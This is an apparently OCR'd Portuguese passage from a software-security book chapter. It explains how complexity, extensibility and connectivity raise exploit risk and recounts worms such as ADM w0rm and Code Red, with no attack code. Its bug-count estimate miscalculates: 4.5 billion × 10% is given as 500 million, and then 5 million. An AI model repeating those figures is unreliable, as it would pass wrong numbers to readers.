


Figura 1.5: Complexidade do Windows medida em LOC. Maior complexidade resulta em mais bugs e defeitos.

Conforme mencionamos anteriormente, sistemas como esses tendem a ter taxas de bug que variam entre 5 e 50 bugs por KLOC.

Para demonstrar o aumento na complexidade com o passar dos anos, considere o número de LOC em vários sistemas operacionais da Microsoft. A Figura 1.5 mostra como o sistema operacional Microsoft Windows cresceu desde seu lançamento em 1990 como Windows 3.1 (3 milhões de LOC) até a forma atual como Windows XP em 2002 (40 milhões de LOC). Um fato simples, mas negativo, mostra-se verdadeiro em relação ao software: *quanto mais linhas, mais bugs*. Se esse fato continuar valendo, com certeza o XP não está destinado a ser livre de bugs![9] A pergunta óbvia a se fazer levando em conta os nossos objetivos é a seguinte: Quantos desses problemas terão como resultado problemas de segurança? Como os bugs e outros pontos fracos se transformam em explorações?

Um sistema desktop que executa o Windows XP e os aplicativos associados depende do funcionamento correto do kernel e dos aplicativos para garantir que um invasor não irá corromper o sistema. Entretanto, o XP em si é formado por aproximadamente 40 milhões de LOC e os aplicativos estão se tornando tão complexos quanto ele (ou até mais complexos). Quando os sistemas chegam a esse tamanho, não é possível evitar os bugs.

---

9. De fato, graves vulnerabilidades foram descobertas meses depois do lançamento.

A utilização disseminada de linguagens de programação de baixo nível como C ou C++ que não protegem contra tipos simples de ataques, como buffer overflows (que explicaremos neste livro), está exacerbando o problema. Além de fornecer mais caminhos para ataques por meio de bugs e outros defeitos de projeto, os sistemas complexos facilitam o ato de ocultar ou mascarar o código malicioso. Em teoria, poderíamos analisar e provar que um programa pequeno é livre de problemas de segurança, mas essa tarefa é impossível até mesmo para os atuais sistemas simples de desktop, que dirá para os sistemas corporativos utilizados por empresas ou governos.

Mais linhas, mais bugs

Considere uma rede de 30.000 nós, do tipo que uma corporação de porte médio provavelmente teria. Cada estação de trabalho da rede contém software na forma de executáveis (EXE) e bibliotecas e tem, em média, cerca de 3.000 módulos executáveis. Em média, cada módulo tem aproximadamente 100K bytes de tamanho. Supondo que uma única linha de código representa cerca de 10 bytes de código, então em uma taxa muito conservadora de cinco bugs por KLOC, cada módulo executável terá aproximadamente 50 bugs:

$$\frac{\sim 100K}{EXE} = \frac{10\ KLOC}{EXE}$$

$$\frac{5\ bugs}{KLOC} = \frac{50\ bugs}{EXE}$$

Agora considere o fato de que cada host tem aproximadamente 3.000 executáveis. Isso significa que cada máquina da rede tem aproximadamente 150.000 bugs únicos:

$$\frac{50\ bugs}{EXE} \times \frac{3.000\ EXEs}{host} = \frac{150.000\ bugs}{host}$$

Certamente, é uma grande quantidade de bugs, mas o verdadeiro problema ocorre quando consideramos os possíveis alvos e o número de cópias desses bugs que existem como alvos de ataques. Como esses mesmos 150.000 bugs são copiados muitas vezes em 30.000, o número de *instâncias de bug* que um invasor pode usar é enorme. Uma rede de aproximadamente 30.000 máquinas tem cerca de 4,5 *bilhões* de instâncias de bug que podem ser utilizadas (de acordo com nossa estimativa, somente 150.000 desses bugs são únicos, mas o problema não é esse):

$$\frac{150.000\ bugs}{host} \times \frac{30.000\ hosts}{rede} = 4,5\ bilhões\ de\ instâncias\ de\ bug\ na\ rede\ (um\ alvo\ grande)$$

Ao pressupormos que 10% dos bugs provocam algum tipo de falha de segurança e conjeturarmos que somente 10% desses bugs podem ser utilizados remotamente (pela rede) então, de acordo com as estimativas, nossa rede hipotética tem 5 milhões de vulnerabilidades de software remotas para serem atacadas. A resolução de 150.000

bugs é um grande desafio, e o gerenciamento correto dos patches para a disseminação de mais de 5 milhões de instanciações de bug espalhadas por 30.000 hosts é ainda pior:

4,5 bilhões × 10% = 500 milhões de instâncias de bugs de segurança

500 milhões × 10% = 5 milhões de alvos de bugs de segurança remotamente exploráveis

Obviamente, o invasor está do lado vencedor desses números. Não é nenhuma surpresa, levando em conta a homogeneidade dos sistemas operacionais e aplicativos (que leva a esses números distorcidos), que worms como o Blaster de 2003 sejam tão bem-sucedidos na sua propagação.[10]

Extensibilidade

Os sistemas modernos construídos com base em máquinas virtuais (*virtual machines* – VMs) que preservam a segurança e executam verificações de segurança de acesso no tempo de execução — permitindo assim a execução de código móvel não-confiável — são *sistemas extensíveis*. O Java e o .NET são dois grandes exemplos disso. Um host extensível aceita atualizações ou extensões, também chamadas de *código móvel*, de modo que a funcionalidade do sistema pode evoluir de modo incremental. Por exemplo, uma Java Virtual Machine (JVM) instancia uma classe em um namespace (espaço de nomes) e pode permitir que outras classes interajam com ela.

A maioria dos sistemas operacionais (SOs) modernos dão suporte à extensibilidade por meio de drivers de dispositivo e módulos dinamicamente carregáveis. Os aplicativos atuais, como processadores de texto, clientes de e-mail, planilhas e navegadores da Web, dão suporte à extensibilidade por meio de scripts, controles, componentes, bibliotecas dinamicamente carregáveis e applets. Mas nada disso é realmente novo. Na verdade, pensando no assunto, o software é de fato um vetor de extensibilidade para computadores de uso geral. Os softwares definem o comportamento de um computador e o ampliam de modo interessante e inovador.

Infelizmente, a própria característica dos sistemas extensíveis modernos dificulta a segurança. Por um lado, é difícil impedir que o código malicioso penetre como uma extensão indesejável, e isso significa que os recursos projetados para agregar extensibilidade a um sistema (como mecanismo de carregamento de classe do Java) têm de ser projetados levando em conta a segurança. Além disso, a análise da segurança de um sistema extensível é muito mais difícil que a de um sistema completo que não pode ser alterado. Como é possível analisar um código que ainda está para surgir? Ou melhor ainda: como é possível começar a prever cada tipo de código móvel que pode surgir? Esses e outros problemas de segurança em relação ao código móvel são explicados detalhadamente em *Securing Java* [McGraw e Felten, 1999].

---

10. Alguns pesquisadores de segurança acreditam que a diversidade poderia ajudar a resolver o problema, mas as experiências mostram que fazer essa idéia funcionar na prática é mais difícil que parece à primeira vista.




Figura 1.6: Arquitetura do framework .NET. Note a semelhança arquitetônica com a plataforma Java: verificação, compilação just-in-time (JIT), carregamento de classe, assinatura de código e uma VM.

A Microsoft entrou com força total na "briga" do código móvel com a estrutura .NET. Como mostra a Figura 1.6, a arquitetura do .NET tem muitas coisas em comum com o Java. Uma diferença importante é a menor ênfase no suporte a múltiplas plataformas. Em todo caso, os sistemas extensíveis vieram para ficar. Em breve, a expressão *código móvel* será redundante, porque *todo* código será móvel.

O código móvel tem um lado negro que vai além dos riscos inerentes ao seu projeto voltado à extensibilidade. De certa forma, os vírus e worms são tipos de código móvel. É por isso que o acréscimo de anexos de e-mail executáveis e de VMs que executam código incorporado em sites da Web é um pesadelo de segurança. Vetores

clássicos do passado, incluindo a "rede-peão" [*snearkernet*, transferência de informações eletrônicas por meio de fitas, disquetes etc.] e o executável infectado que era trocado via aparelhos de modem, foram substituídos pelo e-mail e conteúdo Web. No submundo dos hackers modernos, estão sendo utilizadas armas baseadas em código móvel. Os vírus e worms de ataque simplesmente não se propagam; eles instalam backdoors, monitoram os sistemas e máquinas e comprometem as máquinas para uso posterior com fins escusos.

Os vírus foram bastante difundidos no início da década de 1990 e foram disseminados principalmente por arquivos executáveis infectados trocados em discos. O worm [verme] é um tipo especial de vírus que é disseminado em redes e não depende da infecção de arquivos. Os worms são uma variação muito perigosa do vírus clássico e são particularmente importantes porque atualmente dependemos das redes. A atividade de worm generalizou-se no final da década de 1990, embora muitos worms não tenham sido muito divulgados nem compreendidos. Desde esses primeiros dias, a tecnologia de worms passou por grandes avanços. Os worms permitem que o invasor faça um "tapete de bombas" contra uma rede, em uma exploração sem restrições que tenta explorar uma determinada vulnerabilidade o mais amplamente possível. Isso amplifica o efeito geral de um ataque e alcança resultados que não poderiam jamais ser obtidos pela invasão manual de uma máquina por vez. Por causa do sucesso da tecnologia dos worms no final da década de 1990, a maioria das 1000 maiores empresas do mundo (se não todas elas) foi infectada por backdoors. Há vários rumores no underground sobre a chamada *Fortune 500 List* — uma lista dos backdoors que estão atualmente em atividade nas redes das 500 maiores empresas do mundo no ranking da revista Fortune.

Um dos primeiros worms clandestinos e maliciosos a infectar a rede global e ser amplamente utilizado como uma ferramenta de invasão foi criado por grupo secreto de hackers que se denomina *ADM*, abreviação de *Association De Malfaiteurs*. O worm, chamado *ADM w0rm*[11] explora uma vulnerabilidade de buffer overflow em servidores de nome de domínio (DNS).[12] Uma vez infectada, a máquina vítima começa a fazer a varredura procurando outros servidores vulneráveis. Dezenas de milhares de máquinas foram infectadas por esse worm, mas a imprensa não falou muito sobre ele. Algumas das primeiras vítimas do ADM continuam infectadas até hoje. O que é de alarmar é que a vulnerabilidade de DNS utilizada por esse worm ainda não mostrou todo seu potencial. O próprio worm foi projetado para permitir que outras técnicas de exploração sejam facilmente acrescentadas ao seu arsenal. O worm em si era, na verdade, um sistema extensível. Podemos supor que há uma grande quantidade de versões desse worm na Internet atualmente.

---

11. O ADMw0rm-v1.tar pode ser encontrado em vários sites da Internet e contém o código-fonte para o famigerado ADM w0rm, que surgiu na primavera de 1998.

12. É possível encontrar mais informações sobre problemas do BIND em http://www.cert.org/advisories/CA-98.05.

Em 2001, um famoso worm de rede chamado *Code Red* chegou às manchetes ao infectar centenas de milhares de servidores. O Code Red infecta servidores Web Microsoft IIS explorando um problema de software muito simples e, infelizmente, muito comum.[13] Como geralmente acontece em um ataque bem-sucedido e altamente divulgado, surgiram diversas variações desse worm. O Code Red infecta um servidor e em seguida começa a procurar mais alvos. A versão original do Code Red tende a varrer outras máquinas que estão próximas à rede infectada. Isso limita a velocidade de disseminação do Code Red.

Logo após sua estréia na rede, uma versão melhorada do Code Red foi lançada, corrigindo o problema e acrescentando um algoritmo de varredura otimizado. Isso aumentou mais ainda a velocidade com que o Code Red infecta os sistemas. O sucesso do worm *Code Red* se baseia em um defeito de software muito simples que vem sendo amplamente explorado há mais de 20 anos. O fato que uma grande quantidade de máquinas baseadas no Windows compartilharem o defeito certamente ajudou o Code Red a se disseminar de modo tão rápido.

Foram observados efeitos semelhantes em novos worms, como o Blaster e o Slammer. Mais adiante, voltaremos ao assunto do problema do código malicioso e sua relação com a exploração de software. Também examinaremos as ferramentas de invasão que exploram software.

Conectividade

A crescente conectividade dos computadores por meio da Internet aumentou o número de vetores de ataque (caminhos para o ataque) e também a facilidade de atacar. As conexões variam entre PCs domésticos e sistemas que controlam infra-estruturas críticas (como as redes de energia). O alto grau de conectividade possibilita que pequenas falhas se propaguem e causem grandes interrupções nos serviços. A história provou isso nas falhas da rede de telefonia e do sistema da rede de energia, como foi dito na lista de discussão COMP.RISKS e no livro *Computer-Related Risks* [Neumann, 1995].

Como o acesso por meio de uma rede não requer intervenção humana, o lançamento de ataques automatizados é relativamente fácil. Os ataques automatizados mudam o panorama da ameaça. Considere as formas mais antigas de invasão. Em 1975, se você quisesse telefonar de graça, precisaria de uma "blue box". A blue box podia ser comprada em um campus universitário, mas era necessário encontrar um intermediário. Além disso, as blue boxes custavam caro. Isso significa que somente algumas pessoas tinham blue boxes, e a ameaça se propagou lentamente. Compare com a situação atual: caso se descubra uma vulnerabilidade que permita aos invasores roubar a transmissão em Pay-Per-View, as informações podem ser postadas em um site e um milhão de pessoas podem fazer o download da exploração em uma questão de horas, causando um profundo impacto negativo sobre os lucros.

---

13. O Code Red explora um buffer overflow na idq.dll, um componente da ISAPI.

Novos protocolos e meios de entrega são desenvolvidos constantemente. O resultado disso é uma quantidade maior de código que não foi bem testado. Estão sendo desenvolvidos novos dispositivos que podem conectar a geladeira ao fabricante. O telefone celular tem um SO completo incorporado, com um sistema de arquivos. A Figura 1.7 mostra um novo telefone particularmente avançado. Imagine o que aconteceria se um vírus infectasse a rede de telefonia celular.

Cortesia da Nokia.

Figura 1.7: Este é um telefone celular complexo oferecido pela Nokia. Conforme os telefones adquirem funções como e-mail e navegação na Web, eles ficam mais suscetíveis.

As redes altamente conectadas são particularmente vulneráveis a cortes nos serviços devido a worms de rede. Um dos paradoxos da rede é que a alta conectividade é um mecanismo clássico para aumentar a disponibilidade e a confiabilidade, mas a diversidade de caminhos também leva a um aumento direto da capacidade de sobrevivência dos worms.

Por fim, o aspecto mais importante da rede global é o lado econômico. Todas as economias do mundo estão conectadas entre si. Bilhões de dólares passam por essa rede a cada segundo, trilhões de dólares por dia. Só a rede SWIFT, que conecta 7.000 financeiras internacionais, movimenta trilhões de dólares todo dia. Dentro desse sistema interconectado, uma enorme quantidade de sistemas de software conectam-se entre si e se comunicam em um grande fluxo de números. As nações e corporações multinacionais dependem dessa rede moderna de informações. Uma falha nesse sistema poderia causar uma catástrofe instantânea, desestabilizando economias inteiras em segundos. Uma falha em cascata poderia muito bem fazer todo o mundo virtual parar. Supostamente, um dos objetivos do abjeto ataque terrorista de 11/9/2001 era destruir o sistema financeiro mundial. Trata-se de um risco moderno que temos de enfrentar.

Talvez a população nunca venha a saber quantos ataques de software são feitos contra o sistema financeiro todos os dias. Os bancos são muito bons quando se trata de manter o sigilo dessas informações. Considerando que foram confiscados computadores capazes de funcionar em rede em poder de reconhecidos terroristas e criminosos condenados, não seria surpresa descobrir que atividades criminosas e terroristas envolvem ataques a redes financeiras.

O resultado

Em conjunto, a trindade problemática tem um impacto profundo sobre a segurança de software. As três tendências — aumento da complexidade do sistema, extensibilidade incorporada e rede (ou conectividade) onipresente — tornam o problema de segurança de software mais urgente que nunca. Para infelicidade das pessoas de bem, a trindade problemática tende a facilitar muito a exploração de software!

Em março de 2003, o Computer Security Institute divulgou sua oitava pesquisa anual, que mostra que 56% das 524 grandes empresas e instituições pesquisadas admitiram ter sofrido prejuízos financeiros resultantes de brechas de computador no ano anterior. A maioria dessas brechas ocorreu pela Internet. Entre os alvos comprometidos, os 251 que se dispuseram a contabilizar as perdas admitiram que a invasão lhes custou, em conjunto, 202 milhões de dólares. Mesmo que os valores fossem dez vezes menores do que isso, ainda assim seriam inaceitavelmente altos. Embora os números específicos informados nessa pesquisa altamente conhecida possam ser contestados, as tendências detectadas por essa pesquisa anual são um indicador excelente do crescimento e importância do problema de segurança computacional.

O futuro do software

É provável que o problema de segurança de software piore antes de melhorar. O problema é que o próprio software está mudando mais rápido do que a tecnologia de segurança de software. A trindade problemática tem um impacto importante em várias das tendências apresentadas nesta seção.

